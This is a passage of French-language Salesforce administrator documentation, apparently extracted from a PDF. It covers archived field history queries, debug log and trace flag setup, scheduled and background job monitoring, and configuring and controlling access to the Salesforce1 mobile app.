Vous pouvez récupérer les données archivées avec des requêtes SOQL dans l'objet `FieldHistoryArchive`. Vous pouvez filtrer sur les champs `FieldHistoryType`, `ParentId` et `CreatedDate`, à condition de les spécifier dans cet ordre. Par exemple :

```
SELECT ParentId, FieldHistoryType, Field, Id, NewValue, OldValue FROM FieldHistoryArchive
 WHERE FieldHistoryType = 'Account' AND ParentId='906F000000
```

CONSULTER ÉGALEMENT :

*Guide du développeur d'API de métadonnées* : deploy()

*Guide du développeur d'API de métadonnées* : CustomObject

*Référence Force.com SOQL et SOSL* : SOQL avec des données archivées

# Surveillance des journaux de débogage

Lorsque vous avez défini vos indicateurs de trace, surveillez la consignation des utilisateurs, des classes Apex classes et des déclencheurs Apex dans la Console du développeur ou dans la Configuration.

Vous pouvez conserver et gérer les journaux de débogage pour des utilisateurs spécifiques, vous-même inclus, ainsi que pour des classes et des déclencheurs.

Pour afficher les journaux de débogage enregistrés, dans Configuration, saisissez *Journaux de débogage* dans la case Recherche rapide, puis sélectionnez **Journaux de débogage**. Une fois la conservation des journaux de débogage initiée, vous pouvez afficher, télécharger ou supprimer vos journaux depuis cette page.

Configuration de la consignation du débogage

Pour activer les journaux de débogage pour les utilisateurs, les classes Apex et les déclencheurs Apex, configurez des journaux de trace et des niveaux de débogage dans la Developer Console ou dans la configuration. Chaque indicateur de trace comprend un niveau de débogage, une heure de début, une heure de fin et un type de journal.

Affichage des journaux de débogage

CONSULTER ÉGALEMENT :

Configuration de la consignation du débogage

Affichage des journaux de débogage

Éditions

Disponible avec : Salesforce Classic

Disponible avec **Enterprise** Edition, **Developer** Edition, **Performance** Edition, **Unlimited** Edition et **Database.com** Edition

L'interface utilisateur et les services de messagerie de Salesforce ne sont pas disponibles avec **Database.com**.

AUTORISATIONS UTILISATEUR

Pour afficher, conserver et supprimer des journaux de débogage :

- Gérer les utilisateurs

# Configuration de la consignation du débogage

Pour activer les journaux de débogage pour les utilisateurs, les classes Apex et les déclencheurs Apex, configurez des journaux de trace et des niveaux de débogage dans la Developer Console ou dans la configuration. Chaque indicateur de trace comprend un niveau de débogage, une heure de début, une heure de fin et un type de journal.

Vous pouvez conserver et gérer les journaux de débogage pour des utilisateurs spécifiques, vous-même inclus, ainsi que pour des classes et des déclencheurs.

Les limitations des journaux de débogage sont les suivantes :

- Chaque journal de débogage doit être inférieur ou égal à 2 Mo. La taille des journaux de débogage supérieurs à 2 Mo est réduite en supprimant les anciennes lignes, notamment celles des instructions `System.debug` antérieures. Les lignes peuvent être retirées à n'importe quel endroit du journal, pas uniquement au début.
- Chaque organisation peut conserver jusqu'à 50 Mo de journaux de débogage. Lorsque les journaux de débogage de votre organisation atteignent 50 Mo, les plus anciens journaux sont remplacés.

## Configurations d'indicateurs de trace dans la Developer Console

Pour configurer les indicateurs de trace et les niveaux de débogage dans la Developer Console, cliquez sur **Déboguer** > **Modifier les niveaux de consignation**. Exécutez ensuite les opérations suivantes :

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR


Pour afficher, conserver et supprimer des journaux de débogage :

- Gérer les utilisateurs

- Pour créer un indicateur de trace, cliquez sur **Ajouter**.
- Pour modifier la durée d'un indicateur de trace existant, double-cliquez sur l'heure de début et de fin.
- Pour modifier le niveau de débogage d'un indicateur de trace, cliquez sur **Ajouter/Modifier** dans la colonne Action du niveau de débogage. Vous pouvez ensuite modifier vos niveaux de débogage existants, créer ou supprimer un niveau de débogage et attribuer un niveau de débogage à votre indicateur de trace. La suppression d'un niveau de débogage entraîne la suppression de tous les indicateurs de trace qui l'utilisent.

## Création d'indicateurs de trace dans la configuration

1. Dans Configuration, saisissez *Journaux de débogage* dans la case Recherche rapide, puis cliquez sur **Journaux de débogage**.
2. Cliquez sur **Nouveau**.
3. Sélectionnez l'entité à suivre, la période durant laquelle vous souhaitez collecter les journaux et un niveau de débogage.




## Affichage, modification ou suppression d'indicateurs de trace dans la configuration


Pour gérer les indicateurs de trace dans la Configuration, procédez comme suit :

1. Accédez à la page de Configuration appropriée.
   - Pour des indicateurs de trace basés sur un utilisateur, saisissez *Journaux de débogage* dans la case Recherche rapide, puis cliquez sur **Journaux de débogage**.
   - Pour des indicateurs de trace basés sur une classe, saisissez *Classes Apex* dans la case Recherche rapide, cliquez sur **Classes Apex**, sur le nom d'une classe, puis sur **Indicateurs de trace**.
   - Pour des indicateurs de trace basés sur un déclencheur, saisissez *Déclencheurs Apex* dans la case Recherche rapide, cliquez sur **Déclencheurs Apex**, sur le nom d'un déclencheur, puis sur **Indicateurs de trace**.
2. Dans la page de Configuration, cliquez sur une option dans la colonne Action.
   - Pour supprimer un indicateur de trace, cliquez sur **Supprimer**.

- Pour modifier un indicateur de trace, cliquez sur **Modifier**.
- Pour modifier le niveau de débogage de indicateur de trace, cliquez sur **Filtres**.
- Pour créer un niveau de débogage, cliquez sur **Modifier**, puis sur **Nouveau niveau de débogage**.

### Définition des niveaux de débogage dans la Configuration

Pour gérer les niveaux de débogage, dans Configuration, saisissez *`Niveaux de débogage`* dans la case `Recherche rapide`, puis cliquez sur **Niveaux de débogage**. Pour modifier ou supprimer un niveau de débogage, cliquez sur une option dans la colonne Action. Pour créer un niveau de débogage, cliquez sur **Nouveau**.




CONSULTER ÉGALEMENT :

Surveillance des journaux de débogage

## Affichage des journaux de débogage

| AUTORISATIONS UTILISATEUR | |
|---|---|
| Pour utiliser la Developer Console : | Afficher toutes les données |
| Pour exécuter un code Apex anonyme : | Auteur Apex |
| Pour utiliser la recherche de code et exécuter SOQL ou SOSL sous l'onglet de recherche : | API activée |
| Pour enregistrer les modifications apportées aux classes et déclencheurs Apex : | Auteur Apex |
| Pour enregistrer les modifications dans des pages et des composants Visualforce : | Personnaliser l'application |
| Pour enregistrer les modifications dans les ressources Lightning : | Personnaliser l'application |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Pour afficher les détails d'un journal de débogage, dans Configuration, cliquez sur *`Journaux de débogage`* dans la case `Recherche rapide`, sélectionnez **Journaux de débogage**, puis cliquez sur **Afficher** en regard du journal de débogage que vous souhaitez examiner. Cliquez sur **Télécharger** pour télécharger le journal dans un fichier XML.

Le journal de débogage contient des informations sur la transaction, notamment si elle a réussi, la taille du journal (en octets), la durée en millisecondes de la transaction, etc. Le journal lui-même contient des informations supplémentaires sur la transaction, selon les filtres définis par l'utilisateur.

CONSULTER ÉGALEMENT :

Surveillance des journaux de débogage

# Surveillance des tâches prévues

La page Toutes les tâches planifiées répertorie tous les instantanés de rapport, les tâches Apex planifiées et les tableaux de bord dont l'actualisation est planifiée.

Pour afficher cette page, dans Configuration, saisissez *Tâches prévues* dans la case Recherche rapide, puis sélectionnez **Tâches prévues**. En fonction de vos autorisations, vous pouvez exécuter certaines ou toutes des actions suivantes.

- cliquer sur **Suppr** pour effacer définitivement toutes les instances d'une tâche prévue.
- Afficher les informations d'une tâche planifiée, notamment le :
  - Nom de la tâche planifiée
  - Nom de l'utilisateur qui a soumis la tâche de planification
  - date et l'heure de création
  - Date et heure de démarrage de la tâche planifiée
  - date et l'heure de sa prochaine exécution
  - Type de tâche planifiée

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Les instantanés de rapport et les tableaux de bord ne sont pas disponibles dans **Database.com**

AUTORISATIONS UTILISATEUR

Pour surveiller des tâches prévues :

- Afficher la configuration

# Surveillance des tâches en arrière-plan

Vous pouvez surveiller les tâches en arrière-plan dans votre organisation, notamment lorsque le recalcul du partage parallèle est en cours d'exécution.

Le recalcul de partage parallèle aide les grandes organisations à accélérer le recalcul de partage de chaque objet. Si le nombre d'enregistrements affectés par une règle de partage insérer ou mettre à jour basée sur le propriétaire est inférieur à 25 000, l'exécution du recalcul est synchrone et vous ne recevez pas de notification par e-mail une fois le processus terminé. Les règles de partage insérer et mettre à jour basées sur le propriétaire inférieures à 25 000 enregistrements ne sont pas disponibles dans la page Tâches en arrière-plan.

Pour afficher des tâches en arrière-plan de votre organisation, dans Configuration, saisissez *Tâches en arrière-plan* dans la case Recherche rapide, puis sélectionnez **Tâches en arrière-plan**.

La page Tâches en arrière-plan affiche les détails des tâches arrière-plan, notamment un pourcentage estimé de la progression du recalcul. La colonne **Type de tâche** montre la tâche en arrière-plan en cours d'exécution, par exemple `Mise à jour des valeurs par défaut à l'échelle de l'organisation`. La colonne **Type de sous-tâche** montre l'objet affecté, par exemple `Compte` ou `Opportunité`.

**Remarque:** Vous pouvez surveiller uniquement les tâches en arrière-plan de cette page. Pour arrêter une tâche en arrière-plan, contactez Salesforce.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Pour surveiller des tâches en arrière-plan :
- Afficher la configuration

CONSULTER ÉGALEMENT :

Nouveau calcul des règles de partage

Recalcul parallèle asynchrone des règles de partage

# Activation de vos utilisateurs pour travailler sur des appareils mobiles

Salesforce fournit plusieurs applications mobiles qui vous permettent, ainsi qu'à vos utilisateurs, de rester connectés et productifs, où que vous soyez.

Salesforce1 dans les mains de vos utilisateurs

L'application mobile Salesforce1 permet à vos utilisateurs de rester productifs pendant leurs déplacements.

Assistance des utilisateurs où que vous soyez avec SalesforceA

SalesforceA est une application mobile pour administrateurs Salesforce. Lorsque vous n'êtes pas au bureau, vous pouvez utiliser votre téléphone ou votre tablette pour gérer les principales tâches d'administration telles que réinitialiser les mots de passe, suspendre des utilisateurs et consulter le statut actuel du système.

Prise en charge de la productivité embarquée avec Salesforce Classic Mobile

Salesforce Classic Mobile participe au succès de vos équipes en permettant aux utilisateurs d'accéder à leurs données Salesforce les plus récentes, à tout moment et où qu'ils soient, directement depuis leurs appareils Android™ et iPhone®.

# Salesforce1 dans les mains de vos utilisateurs

L'application mobile Salesforce1 permet à vos utilisateurs de rester productifs pendant leurs déplacements.

### Options de configuration de l'application mobile Salesforce1

Affichez les nombreuses options de personnalisation de l'application mobile Salesforce1 pour en faire un outil embarqué efficace pour les besoins professionnels de vos utilisateurs.

### Configuration de l'application mobile Salesforce1 avec l'assistant Salesforce1

L'assistant Salesforce1 facilite l'exécution des principales tâches de configuration de Salesforce1. Lorsque vous avez configuré Salesforce1 avec cet assistant, vos commerciaux peuvent utiliser Salesforce1 pour gérer leurs affaires depuis un appareil mobile.

### Contrôle de l'accès à l'application mobile Salesforce1

Vous pouvez contrôler l'accès de votre organisation aux applications téléchargeables Salesforce1 et à l'application navigateur mobile Salesforce1.

### Menu de navigation de l'application mobile Salesforce1

Découvrez les éléments qui peuvent être affichés dans le menu de navigation de Salesforce1. Vous pouvez personnaliser les principaux éléments du menu de navigation pour votre organisation.

### Notifications de l'application mobile Salesforce1

Les notifications permettent d'informer vos utilisateurs de certains événements dans Salesforce. Par exemple, les notifications informent les utilisateurs lorsqu'ils reçoivent des demandes d'approbation ou lorsqu'une personne les mentionne dans Chatter. Les notifications interactives permettent aux utilisateurs de répondre directement depuis les notifications, sans ouvrir Salesforce1.

### Travail hors ligne avec l'application mobile Salesforce1

La productivité de vos utilisateurs ne doit pas être interrompue par l'absence de connectivité. Lorsque vous activez la mise en cache et Offline Edit pour Salesforce1, les utilisateurs peuvent continuer à travailler sans être gênés par le passage sous un tunnel, les signaux mobiles capricieux ou les immeubles qui font écran. L'accès hors ligne est disponible pour les applications téléchargeables Salesforce1. La version Offline Edit bêta nécessite la version 10.0 de Salesforce1 pour l'application téléchargeable Android ou l'application téléchargeable Salesforce1 pour iOS.

### Activation des pages Visualforce pour l'application mobile Salesforce1

Vous pouvez utiliser Visualforce pour étendre l'application Salesforce1 et fournir à vos utilisateurs mobiles les fonctionnalités dont ils ont besoin pendant leurs déplacements. Avant d'ajouter une page Visualforce à Salesforce1, assurez-vous que la page est activée pour l'utilisation mobile, sinon elle ne sera pas disponible dans les applications mobiles.

### Personnalisation de la marque de votre organisation dans l'application mobile Salesforce1

Vous pouvez personnaliser l'application mobile Salesforce1 pour l'adapter à certains aspects de la marque de votre société et permettre ainsi à vos utilisateurs mobiles de la reconnaître plus facilement. La personnalisation de la marque est affichée dans toutes les applications Salesforce1.

### Fonctionnalités non disponibles dans l'application mobile Salesforce1

L'application mobile Salesforce1 ne comprend pas toutes les fonctionnalités qui sont disponibles dans le site complet de Salesforce, que votre organisation utilise Lightning Experience ou Salesforce Classic. Déterminez les fonctionnalités de Salesforce qui ne sont pas disponibles dans Salesforce1, dont les fonctionnalités sont différentes de celles utilisées dans le site complet ou dont le fonctionnement diffère dans Salesforce1.

CONSULTER ÉGALEMENT :

Configuration de l'application mobile Salesforce1 avec l'assistant Salesforce1

Recherche des paramètres de gestion d'objet

Présentations compactes

Présentations de page

Personnalisation des présentations de recherche

# Options de configuration de l'application mobile Salesforce1

Affichez les nombreuses options de personnalisation de l'application mobile Salesforce1 pour en faire un outil embarqué efficace pour les besoins professionnels de vos utilisateurs.

Toutes les options de personnalisation de Salesforce1 sont disponibles dans le menu Configuration. Pour vous faciliter la tâche, vous pouvez accéder plus rapidement à de nombreuses pages de paramètres Salesforce1 depuis la page de configuration Démarrage rapide de Salesforce1. Dans Salesforce Classic, dans Configuration, cliquez sur **Démarrage rapide de Salesforce1** (près du haut du menu Configuration). Dans Lightning Experience, depuis Configuration, saisissez *Démarrage rapide de Salesforce1* dans la case Recherche rapide puis sélectionnez **Démarrage rapide de Salesforce1**.

Remarque: Nous recommandons l'utilisation de Google Chrome pour la page de configuration du démarrage rapide de Salesforce1. Microsoft Internet Explorer 9 ou supérieur et Mozilla Firefox sont également pris en charge.

Vous pouvez exécuter les options de personnalisation de Salesforce1 suivantes pour votre organisation.

- Configurez les principaux paramètres à l'aide de l'assistant Salesforce1. Depuis la page de démarrage rapide de Salesforce1, cliquez sur **Lancer l'assistant de démarrage rapide**.
- Définir les utilisateurs qui peuvent accéder à Salesforce1.
  - Pour les applications téléchargeables, dans la page de démarrage rapide de Salesforce1, cliquez sur **Contrôles de sécurité de l'application**.
  - Pour l'application navigateur mobile, dans la page de démarrage rapide de Salesforce1, cliquez sur **Option du navigateur mobile**.
- Personnalisez l'affichage des données dans Salesforce1. Sauf mention contraire, vous pouvez accéder à ces personnalisations depuis les paramètres de gestion de l'objet dont vous souhaitez personnaliser les données.
  - Optimisez vos présentations de page pour les adapter à l'affichage sur les appareils mobiles. Vous pouvez modifier les présentations de page existantes ou créer des présentations optimisées pour la mobilité. À partir des paramètres de gestion des objets appropriés, rendez-vous dans Présentations de page.
  - Ajoutez des références étendues, des composants (y compris le composant Twitter) ou des pages Visualforce à la section Cartes mobiles d'une présentation de page pour les afficher sous forme de cartes mobiles dans Salesforce1. À partir des paramètres de gestion des objets appropriés, rendez-vous dans Présentations de page.
  - Assurez-vous que les pages Visualforce sont activées dans Salesforce1 afin qu'elles s'affichent dans l'application. Dans Configuration, saisissez *Pages Visualforce* dans la case Recherche rapide, puis sélectionnez **Pages Visualforce**. Cliquez sur **Modifier** en regard du nom de la page, puis sélectionnez Disponible pour les applications mobiles Salesforce.
  - Définissez les champs qui s'affichent dans la zone de présentation de l'enregistrement d'un objet et dans la liste associée Cartes d'aperçu, en créant des présentations compactes personnalisées. À partir des paramètres de gestion des objets appropriés, rendez-vous dans Présentations compactes.
  - Vérifiez que vos présentations de recherche existantes renseignent les résultats de recherche Salesforce1 avec les champs appropriés. À partir des paramètres de gestion des objets appropriés, rendez-vous dans Présentations de recherche.
- Augmentez la facilité d'utilisation et l'efficacité des champs en créant des actions adaptées aux besoins et aux conditions spécifiques de votre société.
  - Activez des actions dans l'éditeur pour votre organisation. Dans Configuration, saisissez *Paramètres Chatter* dans la case Recherche rapide, puis sélectionnez **Paramètres Chatter**. Sélectionnez la case Activer les actions

Éditions

Configuration de Salesforce1 disponible avec : Salesforce Classic et Lightning Experience

Disponible dans Lightning Experience avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Disponible dans Salesforce Classic avec : **Toutes** les éditions à l'exception de Database.com

`dans l'éditeur`. (cette option considère que votre organisation a activé Chatter et que vous souhaitez afficher les actions que vous créez dans l'éditeur Chatter. Si votre organisation n'a pas activé Chatter, vous pouvez utiliser les actions, mais elles sont affichées uniquement dans Salesforce1, pas dans le site complet de Salesforce).

Remarque: Si les actions dans l'éditeur ne sont pas activées, seules les actions Chatter standard (Publication, Fichier, Lien, Sondage et Remerciements) sont affichées dans l'éditeur Chatter, dans le site complet de Salesforce. Lorsque Chatter est activé mais que les actions ne le sont pas dans l'éditeur, les actions Chatter standard et non standard s'affichent dans la barre d'actions de Salesforce1 et dans les applications tierces qui utilisent les listes d'actions. Les actions non standard comprennent Créer, Mettre à jour, Consigner un appel, des actions personnalisées et des actions intelligentes mobiles.

- Créez des actions globales qui permettent aux utilisateurs d'ajouter de nouveaux enregistrements d'objet sans relation automatique avec d'autres enregistrements. Dans Configuration, saisissez `Actions globales` dans la case `Recherche rapide`, puis sélectionnez **Actions globales**. Pour personnaliser les champs utilisés par les actions globales, cliquez sur **Présentation** dans la page Actions globales.

  Ajoutez ensuite les nouvelles actions à la section Actions Salesforce1 et Lightning Experience de la présentation d'éditeur globale, afin de les afficher dans Salesforce1. Dans Configuration, saisissez `Présentations de l'éditeur` dans la case `Recherche rapide`, puis sélectionnez **Présentations de l'éditeur**.

- Créez des actions spécifiques à un objet qui permettent aux utilisateurs d'ajouter de nouveaux enregistrements ou de mettre à jour les données des enregistrements existants. Depuis les paramètres de gestion de l'objet auquel vous souhaitez ajouter une action, rendez-vous dans Boutons, Liens et Actions. Pour personnaliser les champs utilisés par une action spécifique à un objet, cliquez sur **Présentation** dans la page Boutons, liens et actions.

  Ajoutez ensuite les nouvelles actions à la section Actions Salesforce1 et Lightning Experience de la présentation de page de l'objet approprié.

- Personnalisez les options disponibles dans le menu de navigation de Salesforce1, ainsi que l'ordre d'affichage des éléments. Depuis la page de démarrage rapide de Salesforce1, cliquez sur **Menu de navigation**.
- Aidez les utilisateurs de Salesforce1 à rester informés des activités importantes dans Salesforce en activant les notifications intégrées à l'application et les notifications automatiques. Depuis la page de démarrage rapide de Salesforce1, cliquez sur **Options de notification**.
- Intégrer des applications tierces au menu de navigation de Salesforce1 en ajoutant des onglets Lightning Page pour les pages Lightning déployées dans votre organisation. Depuis Configuration, saisissez `Onglets` dans la case `Recherche rapide`, sélectionnez **Onglets**, puis cliquez sur **Nouveau** dans la liste associée des onglets de la page Lightning.
- Personnalisez Salesforce1 afin de l'adapter à la marque et au style de votre société. Depuis la page de démarrage rapide de Salesforce1, cliquez sur **Personnalisation de Salesforce1.**
- Autorisez les applications téléchargeables Salesforce1 à mettre automatiquement en cache les données Salesforce fréquemment accédées dans un espace de stockage sécurisé et permanent, pour permettre aux utilisateurs de consulter les données lorsque leur appareil est déconnecté. (cette option est activée par défaut). Depuis la page de démarrage rapide de Salesforce1, cliquez sur **Cache hors ligne**.

Vous pouvez également consulter le guide *Salesforce1 Mobile App Admin Guide*, qui présente l'utilisation des outils déclaratifs de Salesforce1 dans Configuration en vue de préparer votre organisation à l'expérience mobile de Salesforce1.

# Configuration de l'application mobile Salesforce1 avec l'assistant Salesforce1

L'assistant Salesforce1 facilite l'exécution des principales tâches de configuration de Salesforce1. Lorsque vous avez configuré Salesforce1 avec cet assistant, vos commerciaux peuvent utiliser Salesforce1 pour gérer leurs affaires depuis un appareil mobile.

Remarque: Nous recommandons l'utilisation de Google Chrome pour l'assistant Salesforce1 et la page de configuration de Salesforce1. Microsoft Internet Explorer 9 ou supérieur et Mozilla Firefox sont également pris en charge.

Si vous utilisez Lightning Experience :

1. Dans Configuration, cliquez sur **Lancer l'assistant** dans la vignette Configuration de Salesforce1 dans le carrousel d'accès rapide.

Si vous utilisez Salesforce Classic :

1. Dans Configuration, cliquez sur **Démarrage rapide de Salesforce1**.
2. Dans la page Configuration de Salesforce1, cliquez ensuite sur **Lancer l'assistant de démarrage rapide**.

Remarque: L'assistant de Salesforce1 permet de démarrer les tâches de configuration de base, mais il n'inclut pas toutes les tâches de configuration de Salesforce1. Par exemple, vous pouvez réorganiser les actions rapides globales via l'assistant, mais la barre d'action et le menu des actions Salesforce1 peut inclure d'autres types d'action, notamment des actions rapides spécifiques à un objet et les actions Chatter standard, en fonction du contexte.

Une fois l'assistant terminé, vous êtes dirigé vers la page Démarrage rapide de Salesforce1, qui permet d'accéder rapidement aux pages de configuration et à la documentation de Salesforce1. Lorsqu'un paramètre est configuré sur une seule page, la page Démarrage rapide inclut des liens directs vers ces pages. Lorsque des paramètres sont disponibles dans plusieurs pages de Configuration, des liens pointent vers la documentation associée aux paramètres.

CONSULTER ÉGALEMENT :

Salesforce1 dans les mains de vos utilisateurs

## Éditions

Configuration de Salesforce1 disponible avec : Salesforce Classic et Lightning Experience

Disponible dans Lightning Experience avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Disponible dans Salesforce Classic avec : **Toutes** les éditions à l'exception de Database.com

## AUTORISATIONS UTILISATEUR

Pour utiliser l'assistant Salesforce1 :

- Personnaliser l'application

# Contrôle de l'accès à l'application mobile Salesforce1

Vous pouvez contrôler l'accès de votre organisation aux applications téléchargeables Salesforce1 et à l'application navigateur mobile Salesforce1.

Selon la configuration de votre organisation, vous pouvez :

- Activer ou désactiver l'accès à l'application du navigateur mobile Salesforce1. Dans Configuration, saisissez *Paramètres de Salesforce1* dans la case Recherche rapide, puis sélectionnez **Paramètres de Salesforce1**. Reportez-vous à Activer l'application navigateur mobile Salesforce1.
- Contrôlez qui peut accéder aux applications téléchargeables Salesforce1 et configurez d'autres politiques de sécurité. Dans Configuration, saisissez *Applications connnectées* dans la case Recherche rapide, puis sélectionnez l'option permettant de gérer les applications connectées. Reportez-vous à Accès des utilisateurs et stratégies de sécurité pour les applications téléchargeables Salesforce1

Éditions

Configuration de Salesforce1 disponible avec : Salesforce Classic et Lightning Experience

Disponible dans Lightning Experience avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Disponible dans Salesforce Classic avec : **Toutes** les éditions à l'exception de Database.com

## Accès des utilisateurs et stratégies de sécurité pour les applications téléchargeables Salesforce1

Les applications téléchargeables Salesforce1 sont des applications connectées. Par conséquent, vous pouvez contrôler les utilisateurs qui ont accès aux applications, ainsi que d'autres stratégies de sécurité. Par défaut, tous les utilisateurs de votre organisation peuvent se connecter aux applications téléchargeables Salesforce1.

Vous pouvez contrôler les stratégies de sécurité et d'accès de chaque application téléchargeable Salesforce1 à l'aide des composants de paramètres qui ont été installés par le package géré des applications connectées Salesforce1. Les composants suivants doivent être installés dans Salesforce :

- Salesforce1 pour Android
- Salesforce1 pour iOS

Ces composants sont automatiquement installés lorsqu'un utilisateur installe une application téléchargeable Salesforce1 sur un appareil mobile à partir d'App Store ou de Google Play, puis s'authentifie auprès de votre organisation en se connectant à l'application mobile.

Vous pouvez également installer manuellement le package géré des applications connectées Salesforce1 et Chatter afin d'examiner et de modifier les paramètres de sécurité et d'accès par défaut avant le déploiement des applications téléchargeables Salesforce1 vers vos utilisateurs.

Lorsque les composants des applications connectées Salesforce1 sont installés, ils sont ajoutés à la page Applications connectées. (Dans Configuration, saisissez *Applications connnectées* dans la case `Recherche rapide`, puis sélectionnez l'option permettant de gérer les applications connectées.) Vous pouvez afficher et modifier les paramètres de chaque application, notamment contrôler l'accès utilisateur à l'aide de profils, d'autorisations et de restrictions de plage IP. Un message d'erreur s'affiche si un utilisateur restreint tente d'accéder à une application téléchargeable Salesforce1.

Les notifications automatiques des applications téléchargeables Salesforce1 ne sont pas gérées depuis la page Applications connectées. Pour gérer ces paramètres, dans Configuration, saisissez *Notifications* dans la case `Recherche rapide`, puis sélectionnez **Notifications Salesforce1**.

L'accès hors ligne est activé par défaut lorsque les applications téléchargeables Salesforce1 sont installées. Pour gérer ces paramètres, dans Configuration, saisissez *Hors ligne* dans la case `Recherche rapide`, puis sélectionnez **Salesforce1 hors ligne**.

CONSULTER ÉGALEMENT :

- Applications connectées
- Modification, empaquetage ou suppression d'une application connectée
- Surveillance de l'utilisation d'une Application connectée
- Activation des notifications de l'application mobile Salesforce1
- Conditions requises pour l'application mobile Salesforce1

Éditions

Configuration de Salesforce1 disponible avec : Salesforce Classic et Lightning Experience

Disponible dans Lightning Experience avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Disponible dans Salesforce Classic avec : **Toutes** les éditions à l'exception de Database.com

AUTORISATIONS UTILISATEUR

Pour modifier les paramètres de votre application téléchargeable Salesforce1 :

- Personnaliser l'application

Pour afficher les paramètres de votre application téléchargeable Salesforce1 :

- Afficher la configuration

## Activation de l'application navigateur mobile Salesforce1

Vous pouvez contrôler si les utilisateurs ont accès à l'application navigateur mobile Salesforce1 lorsqu'ils se connectent à Salesforce depuis un navigateur mobile pris en charge. Par défaut, l'application navigateur mobile est activée pour votre organisation.

**Important:** L'utilisation du site complet de Salesforce Classic dans un navigateur mobile n'est plus prise en charge. Vous pouvez désactiver l'application navigateur mobile Salesforce1 pour votre organisation, et les utilisateurs individuels peuvent la désactiver pour leur propre usage, mais il n'est pas recommandé d'utiliser régulièrement le site complet dans un navigateur mobile. Les utilisateurs peuvent rencontrer des problèmes que le support client de Salesforce ne traitera pas.

Il n'est pas possible d'accéder au site complet Lightning Experience depuis un navigateur mobile.

1. Dans Configuration, saisissez *Paramètres de Salesforce1* dans la case Recherche rapide, puis sélectionnez **Paramètres de Salesforce1**.
2. Sélectionnez `Activer l'application navigateur mobile Salesforce1` pour permettre à tous les utilisateurs de votre organisation d'accéder à l'application. Désélectionnez cette option pour désactiver l'accès à l'application.
3. Cliquez sur **Enregistrer**.

Lorsque cette option est activée, les utilisateurs qui se connectent à Salesforce depuis un navigateur mobile pris en charge sont automatiquement dirigés vers l'interface de Salesforce1. Se connecter à partir d'un navigateur mobile non pris en charge entraîne le chargement du site complet Salesforce Classic même si cette option est sélectionnée.

Dans la plupart des camps, la connexion depuis un navigateur mobile non pris en charge entraîne le chargement du site complet de Salesforce Classic, même si l'option `Activer l'application navigateur mobile Salesforce1` est activée. Il existe toutefois deux exceptions pour les utilisateurs d'iPhone et d'iPad. Ils peuvent accéder à l'application navigateur mobile depuis Google Chrome pour iOS ou la vue Web de l'application Gmail pour iOS, mais l'utilisation de Salesforce1 dans ces environnements n'est pas prise en charge.

CONSULTER ÉGALEMENT :

- Activation ou désactivation de l'application navigateur mobile Salesforce1
- Conditions requises pour l'application mobile Salesforce1
- Modification de vos informations personnelles

**Éditions**

Configuration de Salesforce1 disponible avec : Salesforce Classic et Lightning Experience

Disponible dans Lightning Experience avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Disponible dans Salesforce Classic avec : **Toutes** les éditions à l'exception de Database.com

**AUTORISATIONS UTILISATEUR**

Pour afficher les paramètres d'application navigateur mobile Salesforce1 :

- Afficher la configuration

